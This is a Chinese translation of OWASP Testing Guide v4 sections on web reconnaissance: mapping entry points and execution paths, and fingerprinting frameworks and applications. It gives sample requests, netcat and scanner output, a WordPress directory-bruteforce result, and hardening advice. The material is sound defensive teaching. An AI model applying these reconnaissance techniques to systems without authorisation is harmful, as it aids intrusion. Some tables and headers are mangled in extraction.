- 识别在哪里新cookies被设置（Set-Cookie头），修改或新增。
- 识别出在正常访问过程中（未修改正常请求）。重定向跳转发生的地方（3xx HTTP 状态码），400 状态码，特别是403 禁止访问，和500 内部服务器错误。
- 也注意有些有趣的HTTP头。比如，“Server: BIG-IP”表明这个站点被负载均衡。因此，如果一个站点是负载均衡的，而且有一个服务器没有被正确配置，那么测试者需要请求多次来访问有漏洞的服务器，取决于使用了何种负载均衡设备。

黑盒测试

测试应用入口点

下面是如何测试应用入口点的两个例子。

例1

这个例子展现一个从在线商店购买东西的GET请求。

```
GET https://x.x.x.x/shoppingApp/buyme.asp?CUSTOMERID=100&ITEM=z101a&PRICE=62.50&IP=x.x.x.x Host: x.x.x.x
Cookie: SESSIONID=Z29vZCBqb2IgcGFkYXdhIG15IHVzZXJuYW1lIGlzIGZvbyBhbmQgcGFzc3dvcmQgaXMgYmFy
```

期望结果：

这里测试者可能注意到了所有在请求中的参数如CUSTOMERID，ITEM，PRICE，IP和Cookie（用于会话状态，经过编码的参数）。

例2

这个例子展现了登陆一个应用的POST请求。

```
POST https://x.x.x.x/KevinNotSoGoodApp/authenticate.asp?service=login Host: x.x.x.x Cookie: SESSIONID=dG
hpcyBpcyBhIGJhZCBhcHAgdGhdCBzZXRzIHBzZWRpY3RhYmxlIGNvb2tpZXMy5kIG1pbmUgaXMgMTIzNA CustomCookie=00my00t
rusted00ip00is00x.x.x.x00
```

POST请求消息主体：

```
user=admin&pass=pass123&debug=true&fromtrustIP=true
```

期望结果：

在这个例子中测试者应该注意之前注意过的参数，但是请注意参数在消息的主体中传递，而不是URL中。此外，注意我们使用了一个自定义的cookie。

灰盒测试

通过灰盒方法来测试应用入口点包括我们已经识别出来的上文部分，再加上另外一点。在从外部数据源获取数据并处理的情况下（如SNMP捕获，syslog消息，SMTP或其他服务器的SOAP信息）。与应用开发者进行一次会谈，来识别处理功能函数，用户输入期望和输入格式。例如，开发者能帮助理解如何编写一个应用接受的正确的SOAP请求，这些web服务或其他功能可能是我们没在黑盒测试中考虑到和识别出来的。

测试工具

劫持代理:

- OWASP: [Zed Attack Proxy \(ZAP\)](#)
- OWASP: [WebScarab](#)
- [Burp Suite](#)
- [CAT](#)

浏览器插件:

- [TamperIE for Internet Explorer](#)
- [Tamper Data for Firefox](#)

参考资料

白皮书

- RFC 2616 – Hypertext Transfer Protocol – HTTP 1.1 -<http://tools.ietf.org/html/rfc2616>

识别应用工作流程 (OTG-INFO-007) | Owasp Testing Guide v4

映射应用的执行路径 (OTG-INFO-007)

综述

在正式开始安全测试以前，理解应用程序的结构是非常重要的。如果没有通透地理解应用的布局情况，往往也无法彻底完成测试。

测试目标

建立目标应用程序结构图，并理解其主要工作流程。

如何测试

在黑盒测试中，测试整个代码路径是非常困难的。不仅仅因为测试者对于应用代码路径毫无所知，而且即使知道，测试所有的代码路径也是非常耗时的。一直折中的办法是将发现的和测试的代码路径记录下来。

有一些办法来实施测试和测量代码覆盖率：

- **路径** - 测试每个应用路径，包括对决策路径进行组合测试和边界值分析测试。尽管这个方法提过了完全性，但是测试路径的数量会在每个决策分支上呈指数型增长。
- **数据流 (或者污点分析)** - 测试外部交互（通常是用户）发生的变量赋值。专注于映射贯穿应用的数据流、数据转换和数据的使用。
- **竞争** - 测试多个应用并发实例操作同一个数据的情况。

权衡使用哪种测试方法应该和应用所有者进行协商。更简单的方法应该被采纳，包括询问应用所有者他们特别关心的是什么功能或代码段以及如何到达这些代码段。

黑盒测试

为了向应用所有者证明代码覆盖率，测试者可以使用数据表来记录所有发现的链接（手动或自动）。然后测试者可以更仔细观察应用的决策点，并调查发现了多少重要的代码路径。把发现的这些路径的URL，截图描述等也记录进数据表。


灰盒/白盒测试

在灰盒/白盒盒测试中向应用所有者保证有效的代码覆盖率要容易得多。提供和被询问到的信息足以保证代码覆盖最小要求被满足。

例子

自动蜘蛛抓取

蜘蛛机器人是自动发现特定网站新资源 (URL) 的工具。提供一系列的访问URL (叫做种子页面) 给蜘蛛作为爬行起点。有许多的蜘蛛机器人工具，下面的例子使用 [Zed Attack Proxy \(ZAP\)](#) :



[ZAP](#) 提供如下自动抓取特性，可以根据测试者的需求，按需进行选择：

- 探索整个站点 - 种子页面列表包括选择站点已经发现了的所有URL。
- 探索子站点 - 种子页面列表包括选择节点的子树中已经发现了的所有URL。
- 探索URL - 种子页面列表仅包括与选择节点相关的URL (在站点树中) 。
- 探索整个范围 - 种子页面列表包括用户在 ‘In Scope’ 中选择的所有URL。

测试工具

- [Zed Attack Proxy \(ZAP\)](#)
- [List of spreadsheet software](#)
- [Diagramming software](#)

参考资料

白皮书

[1] http://en.wikipedia.org/wiki/Code_coverage

识别web应用框架 (OTG-INFO-008) | Owasp Testing Guide v4

识别Web应用框架(OTG-INFO-008)

综述

Web框架[*]识别是信息收集过程简单重要的子任务。知道一个已知类型的框架而且被渗透测试过，这自然然是一个巨大的优势。除了发现在未打补丁版本中的已知漏洞，还有了解在框架中特定的错误配置和已知文件目录框架使这一识别过程变得非常重要。

一些不同开发商不同版本的web框架被广泛使用。了解框架的信息对测试过程有极大帮助，也能帮助改进测试方案。这

些信息可以从一些常见的地方仔细分析推断出来。大多数的web框架有几处特定的标记，能帮助攻击者识别他们。这也是基本上所有自动化工具做的事情，他们在定义好的位置搜寻标记，与数据库已知签名做比较。通常使用多个标记来增强准确程度。

[*] 请注意，这篇文章不区别Web应用框架（WAF）和内容管理系统（CMS）。这方便在同一章节中来识别他们。更进一步说，上述两个类别都被认为是web框架。

测试目标

定义使用的web框架来获得对安全测试方法论更好的理解。

如何测试

黑盒测试

有好几个常见的地方来寻找当前框架：

- HTTP 头
- Cookies
- HTML 源代码
- 特别的文件和目录

HTTP 头

最基本识别web框架的方式是查看HTTP响应头中的*X-Powered-By*字段。许多工具可以用来识别目标，最简单一个是netcat。

考虑如下HTTP请求响应：

```
$ nc 127.0.0.1 80HEAD / HTTP/1.0HTTP/1.1 200 OKServer: nginx/1.0.14Date: Sat, 07 Sep 2013 08:19:15 GMTContent-Type: text/html; charset=ISO-8859-1Connection: closeVary: Accept-EncodingX-Powered-By: Mono
```

从*X-Powered-By*字段中，我们能发现web应用框架很可能是Mono。尽管这个方法简单迅速，但是不会再100%的案例中有效。很有可能，*X-Powered-By*头被正确的配置禁用了。还有一些技巧使网站混淆HTTP头（参见下文整改措施章节的例子）。

所以在同样的例子中，测试者可能错过*X-Powered-By*头，或者得到其他消息，如下所示：

```
HTTP/1.1 200 OKServer: nginx/1.0.14Date: Sat, 07 Sep 2013 08:19:15 GMTContent-Type: text/html; charset=ISO-8859-1Connection: closeVary: Accept-EncodingX-Powered-By: Blood, sweat and tears
```

有时候有更多的HTTP头指向某个确定的web框架。在下面的例子中，根据HTTP响应的头，我们能发现*X-Powered-By*头包含PHP版本。然而*X-Generator*头指出使用的实际框架是Swiftlet，这能帮助渗透测试人员扩充他的攻击向量。在实施识别的过程中，总是应该仔细调查每一个HTTP头来寻找类似信息。

```
HTTP/1.1 200 OKServer: nginx/1.4.1Date: Sat, 07 Sep 2013 09:22:52 GMTContent-Type: text/htmlConnection: keep-aliveVary: Accept-EncodingX-Powered-By: PHP/5.4.16-1~dotdeb.1Expires: Thu, 19 Nov 1981 08:52:00 GMTCache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0Pragma: no-cacheX-Generator: Swiftlet
```

Cookies

另一个类似的，有时候更加可靠来决定当前web框架的是与其相关的框架特定cookies。

考虑如下HTTP请求：

```
GET /cake HTTP/1.1
Host: defcon-moscow.org
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7; rv:22.0) Gecko/20100101 Firefox/22.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ru-ru,ru;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: CAKEPHP=rm72kprivgmau5fmjdesbuqi71;
Connection: keep-alive
Cache-Control: max-age=0
```

cookie CAKEPHP 被自动设置了，提示了我们使用的框架信息。常见cookies名字列表在下文常见框架章节中列出。限

制条件与前者相同，可能cookie名字被改变。例如所标示的 CakePHP框架能通过下面配置改变（摘自core.php）。

```
/** The name of CakePHP's session cookie.** Note the guidelines for Session names states: "The session name references* the session id in cookies and URLs. It should contain only alphanumeric* characters."* @link http://php.net/session_name*/Configure::write('Session.cookie', 'CAKEPHP');
```

然而cookies不像X-Powered-By头那样可能变化，所以这个方法被认为更加可靠

HTML 源代码

这个技巧基于在HTML页面源代码中找到某一模板。我们常常能找到许多信息来帮助测试者辨认出一个特定web框架。一个通常的标志是HTML注释常常导致框架暴露。更常见的是某一框架相关的路径被发现，比如框架相关的css链接，js脚本目录。最后特定脚本变量也可能揭露特定框架。

从下面的截图我们可以通过上文提到的标记轻松发现使用的框架和他的版本。注释、特殊路径和脚本变量都能帮助攻击者迅速发现这是一个ZK框架的实例。

```
13 <script type="text/javascript" src="/zkau/web/bb9dff2f/js/zk.wpd" charset="UTF-8"></script>
14 <script type="text/javascript" src="/zkau/web/bb9dff2f/js/zul.lang.wpd" charset="UTF-8"></script>
15 <script type="text/javascript" src="/zkau/web/bb9dff2f/js/zuljs.js" charset="UTF-8"></script>
16 <!-- ZK 6.5.1.1 EE 2012121311 -->
17 <script class="z-runonce" type="text/javascript"><![CDATA[
18 zkopt({to:660});//]]>
19 </script><script type="text/javascript">
20     zUtil.progressbox = function(id, msg, mask, icon, _opts) {
21         if (mask && zk.Page.contained.length) {
22             for (var c = zk.Page.contained.length, e = zk.Page.contained[--c]; e; e = zk.Page.contained[--c]) {
```

这些信息很大可能存在于 标签之间，在 标签内或者页面最后。无论如何，推荐检查整个文档，因为这也能有益于其他目的，比如寻找其他有用注释和隐藏表单字段。有时候，web开发者并不关心隐藏关于框架的信息。所以有时候你可能在页面底下发现如下信息：

Built upon the Banshee PHP framework v3.1

常见框架

Cookies

框架	Cookie 名称
Zope	zope3
CakePHP	cakephp
Kohana	kohanasession
Laravel	laravel_session

HTML 源代码

通用标记

%framework_name%
powered by
built upon
running

特定标志

框架	关键字
Adobe ColdFusion	
Indexhibit	ndxzz-studio

特定文件和目录

每个特定框架都有不同特定文件和目录。推荐在渗透测试过程中自己搭建安装相关框架以便于更好理解框架的基础结构和明确服务器上的遗留文件。一些有用的文件类表已经存在，比如FuzzDB的预测文件和文件夹的字典（<http://code.google.com/p/fuzzdb/>）。

测试工具

下面展示了一系列通用和知名的测试工具列表。除了框架识别外他们还有许多其他功能。


WhatWeb

网站: <http://www.morningstarsecurity.com/research/whatweb>

现在市场上最好的识别工具之一。默认包括在[Kali Linux]之中。语言: Ruby使用下面技巧匹配指纹库：

- 字符串（大小写敏感）
- 正则表达式
- Google Hack数据库查询（有限关键字组）
- MD5哈希值
- URL 识别
- HTML 标签模式
- 自定义ruby代码，被动和主动操作.

下面的截屏展现一个输出样例：



```
File Edit View Terminal Help
$ ./whatweb www.ardentcreative.co.nz
http://www.ardentcreative.co.nz [200] AtomFeed[/index.php?format=feed&type=rss], Script, MetaGenerator[Joomla! 1.5 - Open Source Content Management], HTTPServer[Apache], Google-Analytics[GA][791888], Apache, IP[210.48.71.202], Joomla[1.5], Cookies[e964b8ff6be2b1058b145da14a39e90d], Title[Ardent Creative, Christchurch Web Design], Country[NEW ZEALAND][NZ]
$ ./whatweb -a 3 www.ardentcreative.co.nz
http://www.ardentcreative.co.nz [200] AtomFeed[/index.php?format=feed&type=rss], Script, MetaGenerator[Joomla! 1.5 - Open Source Content Management], HTTPServer[Apache], Google-Analytics[GA][791888], Apache, IP[210.48.71.202], Joomla[1.5,1.5.19 - 1.5.22], cookies[e964b8ff6be2b1058b145da14a39e90d], Title[Ardent Creative, Christchurch Web Design], Country[NEW ZEALAND][NZ]
$ ./whatweb -a 3 -p joomla www.ardentcreative.co.nz
http://www.ardentcreative.co.nz [200] Joomla[1.5,1.5.19 - 1.5.22]
$
```

BlindElephant

网站: <https://community.qualys.com/community/blindelephant>

这个优秀的工具工作原理是基于不同版本的静态文件校验和，他提供了一个非常高质量的识别指纹库。T语言: Python

一个成功识别的输出样例：


```
pentester$ python BlindElephant.py http://my_target drupalLoaded /Library/Python/2.7/site-packages/blindelephant/dbs/drupal.pkl with 145 versions, 478 differentiating paths, and 434 version groups. Starting BlindElephant fingerprint for version of drupal at http://my_targetHit http://my_target/CHANGELOG.txtFile produced no match. Error: Retrieved file doesn't match known fingerprint. 527b085a3717bd691d47713dff74acf4Hit http://my_target/INSTALL.txtFile produced no match. Error: Retrieved file doesn't match known fingerprint. 14dfc133e4101be6f0ef5c64566da4a4Hit http://my_target/misc/drupal.jsPossible versions based on result: 7.12, 7.13, 7.14Hit http://my_target/MAINTAINERS.txtFile produced no match. Error: Retrieved file doesn't match known fingerprint. 36b740941a19912f3fdbfcca7caa08caHit http://my_target/themes/garland/style.cssPossible versions based on result: 7.2, 7.3, 7.4, 7.5, 7.6, 7.7, 7.8, 7.9, 7.10, 7.11, 7.12, 7.13, 7.14... Fingerprinting resulted in:7.14Best Guess: 7.14
```

Wappalyzer

网站: <http://wappalyzer.com>

Wappalyzer是一个Firefox和Chrome插件。他只依赖于正则表达式，只需要一个浏览器上载入的页面就能工作。在浏览器层面工作并用图表形式给出结果。尽管有时候他会误报，但是在浏览一个网页后立刻能组织出目标站点使用技术信息也非常有用。

下面截图展示了一个输出样例：



参考资料

白皮书

- Saumil Shah: "An Introduction to HTTP fingerprinting" - http://www.net-square.com/htprint_paper.html
- Anant Shrivastava : "Web Application Finger Printing" - http://anantshri.info/articles/web_app_finger_printing.html

整改措施

通用的建议是使用上面描述的工具并查看日志理解攻击者如何暴露web框架。通过多次扫描修改隐藏框架操作，达到一个较好的安全等级和保证框架不会被自动化扫描检测出来。下面是一些关于框架标志位置的特定建议和一些额外的有趣的方法。

HTTP 头

检查配置和禁止或者混淆所有会暴露信息的HTTP头。这里有一篇有趣的文章关于使用NetScaler混淆HTTP头的文章：<http://grahamhosking.blogspot.ru/2013/07/obfuscating-http-header-using-netscaler.html>

Cookies

推荐通过修改相关配置文件来改变cookie名称。

HTML 源代码

手动检查HTML代码内容，移除所有明显指向框架的内容。

通用指南:

- 确保没有暴露框架可视标记；
- 移除不需要的注释（版权，bug信息，特定框架注释）；
- 移除生成的元标签；

- 使用公司自己的css和js脚本文件，不要存放在框架相关的目录；
- 不要使用页面默认的脚本，如果必须使用，混淆他们。

特定文件和目录

通用指南：

- 在服务器上移除所有不需要的和无用的文件。这意味着也包括会暴露版本信息的文本文件和安装文件。
- 使用404错误响应来限制从外部访问其他文件。例如这可以通过修改htaccess文件，加入重写规则 RewriteCond 和 RewriteRuleRestrict。例如，限制两个常见的WordPress文件夹的例子如下：

```
RewriteCond %{REQUEST_URI} /wp-login\.php$ [OR] RewriteCond %{REQUEST_URI} /wp-admin/$RewriteRule $ /  
http://your_website [R=404,L]
```

当然，这不是唯一限制访问的方法，有相关特定框架的插件存在来自动化这个过程。一个WordPress的例子是StealthLogin (<http://wordpress.org/plugins/stealth-login-page>)。

其他措施

通用指南：

- 校验和管理
 - 这个措施的目的是打败基于校验和的扫描器以及不让他们通过哈希值暴露文件。通常有两个方法进行校验和管理：
 - 改变这些文件存在的位置（就是将他们移动到另一个文件夹，或者重命名文件夹）
 - 修改文件内容 - 甚至细微的修改就能导致完全不同的哈希值，所以在文件末尾添加单个字节应该不是一个大问题。
- 制造混乱
 - 有个有趣且有效的方法需要从添加其他框架的伪装文件来愚弄工具盒混乱攻击者。但需要注意不要覆盖存在的文件和目录破坏现有框架。

识别web应用程序 (OTG-INFO-009) | Owasp Testing Guide v4

识别Web应用程序 (OTG-INFO-009)

综述

其实没有什么新鲜的事，几乎每个想开发的web应用基本都已经被开发过了。在世界上存在着巨大数量的免费和开源软件项目正在被积极开发和部署，很有可能一个应用安全测试将面对一个目标站点是完全或者部分依赖这些知名的应用程序（如Wedpress，phpBB，Mediawiki等等）。了解即将被测试的web应用组件将极大帮助测试过程，也会减少测试开销。这些知名的web应用程序拥有已知的HTML头，cookies，和目录结构可以被枚举来鉴别这些应用。

测试目标

鉴别Web应用程序和其版本来确定已知漏洞和可能的利用方式。

如何测试

Cookies

一个相当可靠的方法来测试web应用是检查应用特定的cookies。

考虑如下HTTP请求：

```
GET / HTTP/1.1User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; rv:31.0) Gecko/20100101 Firefox/31.0Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8Accept-Language: en-US,en;q=0.5**Cookie:  
wp-settings-time-1=1406093286; wp-settings-time-2=1405988284**DNT: 1Connection: keep-aliveHost: blog.owas  
p.org
```

cookie CAKEPHP 被自动设置，指明了我们框架信息。在常见应用识别章节我们会列举一系列常见的cookies名称。不过，cookie名称还是有可能被改变的。

HTML 源代码

这个技巧基于在HTML页面源代码中搜寻特征模式。通常我们能找到许多能帮助测试者识别特定web应用的信息。一个常见的地方是HTML注释直接暴露了应用信息。更常见的是应用相关的路径信息，比如链接特定应用css或者js目录。最后，特定的脚本变量也能指明特定的应用信息。

从下面的元标签，我们能轻易发现网站使用的应用程序和其版本。注释、特定路径和脚本变量都能帮助攻击者快速确定应用实例。

更常见的是这些信息往往能在标签，标签或页面底部发现。无论如何，推荐检查整个文档因为这也有助于检查有用的注释和隐藏字段。

特定文件和路径

除了从HTML源代码里面收集到的信息，还有个方法能极大帮助攻击者确定应用程序。每个应用都有自己特定的文件和目录结构。事实表明我们能从HTML页面源代码中找到特定的路径信息，有时候他们并没有在代码中明显出现，但是仍然遗留在服务器上。

为了发现他们，一个叫dirbusting的技巧被使用。Dirbusting是通过预测目录和文件名称并监视HTTP响应来暴力破解一个目标枚举服务内容。这些信息也可以用在发现默认文件和攻击系统以及识别web应用之中。Dirbusting可以通过很多方法实现，下面的例子展示了一个成功的攻击，通过Burp Suite的intruder功能和预先定义的列表来攻击一个基于WordPress的站点。

Request ▲	Payload	Status	Error	Timeout	Length
1	wp-includes/	403	<input type="checkbox"/>	<input type="checkbox"/>	383
2	wp-admin/	302	<input type="checkbox"/>	<input type="checkbox"/>	396
3	wp-content/	200	<input type="checkbox"/>	<input type="checkbox"/>	181

我们能发现一些WordPress特定的目录（比如，/wp-includes/，/wp-admin/和/wp-content/）的HTTP响应是403（禁止访问），302（找到，并重定向到wp-login.php）和200（OK）。这很好指明了站点是基于WordPress开发的。同样的方法我们能暴力列举不同的应用插件目录和他们的版本信息。在下面的截图中，我们能发现一个典型的Drupal插件的CHANGELOG文件，这提供了应用程序的信息，并暴露了一个漏洞插件版本。

/sites/all/modules/botcha/CHANGELOG.txt
 Часто посеща... Начальная стра...

```

botcha 7.x-1.5, 2012-01-09
-----
[#1833378] Disabled unstable _botcha_recipe4() (Honeypot2)

botcha 7.x-1.4, 2012-01-08
-----
[#1637548] Fixed "Undefined variable: path in _botcha_url()"
[#1694962] Fixed "Undefined index: xxxx_name in botcha_form_alter_botcha()"
[#1788978] by Staratel: Move rule action to group BOTCHA
[NOISSUE] Added _POST and _GET to loglevel 5
[NOISSUE] Added _SERVER to loglevel 5
[NOISSUE] Added honeypot_js_css2field recipe
[#1800406] by drclaw: Fixed array merge error in _form_set_class()
[#1800532] by drclaw: Fixed JS errors in IE7

```

botcha 7.x-1.0, 2012-05-02

```

-----
[#1045192] Port to D7
[#1510082] Fixed form rebuild was not happening properly - D7 ignores global $conf['cache'] and needs $form_state|
[NOISSUE] Removed global $conf['cache'] = 0, all notes on performance and caching
[NOISSUE] Reworked "Form session reuse detected" message, added "Please try again..."
[NOISSUE] Copied some goodies from CAPTCHA, added update_7000 to rename form ids in BOTCHA points
[#1075722] Cleanup, looks like sessions are handled properly for D7 (different from D6)
[#1511034] Fixed "Undefined variable t in botcha_install line 117"
[#1511042] Added configure path to botcha.info
[#1534350] Fixed comments crash (due to remnant D6 hack)
[NOISSUE] Refactoring: Allow named recipe books other than 'default'; Use form_state to pass '#botcha' value
[NOISSUE] Fixed lost recipe selector for add new on BOTCHA admin page
[NOISSUE] Remove Captcha integration text from help if Captcha module is not present
[NOISSUE] Remove hole in user_login_block protection when accessed via /admin/ path
[NOISSUE] Reworked _form_alter and _form_validate workings to allow clean reset of default values
[NOISSUE] Added simple honeypot recipe suitable for simpletest (no JS)
[NOISSUE] Added simpletest test cases
[#1544124] Fixed drush crash in rules integration due to API changes in rules 7.x-2.x

```

小提示：在开始暴力枚举前，推荐先检查robots.txt文件。有时候应用特定的目录和其他敏感信息也能在这里发现。下面是这样的一个例子截图：



每个特定框架都有不同特定文件和目录。推荐在渗透测试过程中自己搭建安装相关框架以便于更好理解框架的基础结构和明确服务器上的遗留文件。一些有用的文件类表已经存在，比如FuzzDB的预测文件和文件夹的字典（<http://code.google.com/p/fuzzdb/>）。

常见应用识别

Cookies

框架	Cookie 名称
phpBB	phpbb3_
Wordpress	wp-settings
1C-Bitrix	BITRIX_
AMPcms	AMP
Django CMS	django
DotNetNuke	DotNetNukeAnonymous
e107	e107_tz
EPiServer	EPiTrace, EPiServer
Graffiti CMS	graffitibot
Hotaru CMS	hotaru_mobile

框架	Cookie 名称
ImpressCMS	ICMSession
Indico	MAKACSESSION
InstantCMS	InstantCMS[logdate]
Kentico CMS	CMSPreferredCulture
MODx	SN4[12symb]
TYPO3	fe_typo_user
Dynamicweb	Dynamicweb
LEPTON	lep[some_numeric_value]+sessionid
Wix	Domain=.wix.com
VIVVO	VivvoSessionId

HTML 源代码

应用	关键字
Wordpress	
phpBB	</body>
Mediawiki	
Joomla	
Drupal	
DotNetNuke	DNN Platform - http://www.dnnsoftware.com

测试工具

下面展示了一系列通用和知名的测试工具列表。出了框架识别外他们还有许多其他功能。

WhatWeb

网站: <http://www.morningstarsecurity.com/research/whatweb>

现在市场上最好的识别工具之一。默认包括在[Kali Linux]之中。语言: Ruby使用下面技巧匹配指纹库：

- 字符串（大小写敏感）
- 正则表达式
- Google Hack数据库查询（有限关键字组）
- MD5哈希值
- URL 识别
- HTML 标签模式
- 自定义ruby代码，被动和主动操作.

下面的截屏展现一个输出样例：

```
$ ./whatweb www.ardentcreative.co.nz
http://www.ardentcreative.co.nz [200] AtomFeed[/index.php?format=feed&type=rss], Script, MetaGenerator[Joomla! 1.5 - Open Source Content Management], HTTPServer[Apache], Google-Analytics[GA][791888], Apache, IP[210.48.71.202], Joomla[1.5], Cookies[e964b8ff6be2b1058b145da14a39e90d], Title[Ardent Creative, Christchurch Web Design], Country[NEW ZEALAND][NZ]
$ ./whatweb -a 3 www.ardentcreative.co.nz
